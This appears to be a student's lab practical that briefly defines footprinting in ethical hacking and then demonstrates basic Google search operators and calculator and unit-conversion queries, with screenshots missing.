Practical No. 2

Aim : Using the software tools/commands to perform the following , generate an analysis report:

A) To perform footprinting using Google Hacking.

Description :

Footprinting is an ethical hacking technique used to gather as much data as possible about a specific targeted computer system, an infrastructure and networks to identify opportunities to penetrate them. It is one of the best methods of finding vulnerabilities.

The process of cybersecurity footprinting involves profiling organizations and collecting data about the network, host, employees and third-party partners. This information includes the OS used by the organization, firewalls, network maps, IP addresses, domain name system information, security configurations of the target machine, URLs, virtual private networks, staff IDs, email addresses and phone numbers.

There are two types of footprinting in ethical hacking:


1. active footprinting

2. passive footprinting


Output:

Basic Examples	**Finds Pages Containing**
biking Italy	The words biking and Italy
recycle steel OR Iron	Information on recycling steel or recycling iron
“I have a dream”	The extract phase I have a dream
Salsa –dance	The word salsa but not the word dance
Louis “I” France	Information about the Louis the First(I), weeding out the kings of France
castle ~glossary	Glosarries about caatles, as well as dictionary,list of terms,terminology etc
Fortune-telling	All forms of terms wether spelled as a single word, a phrase or hyphenated
Define: imbrogllo	Definations of the word Imbrogllo from the web


Query: biking Italy




Query: recycle steel OR iron




Query: “I have a dream”




Query: salsa –dance




Query: Louis “I” France




Query: castle ~glossary



Query: Fortune-telling




Query: Define: imbrogllo




Calculator Operators	Meaning	Search Query
+ - * /	Basic arithmetic	12+34-56*7/8
% of	Percentage of	45 % of 39
^ or **	Raise to a poour	2^5 or 2**5
Old units in new units	Convert units	300 Euros in USD, 130 lbs in kg, 31 in hex


Search Query: 12+34-56*7/8




Search Query: 45% of 39




Search Query: 2^5 2**5




Search: Old Units in new Units



130 Ibs in kg




31 in hex

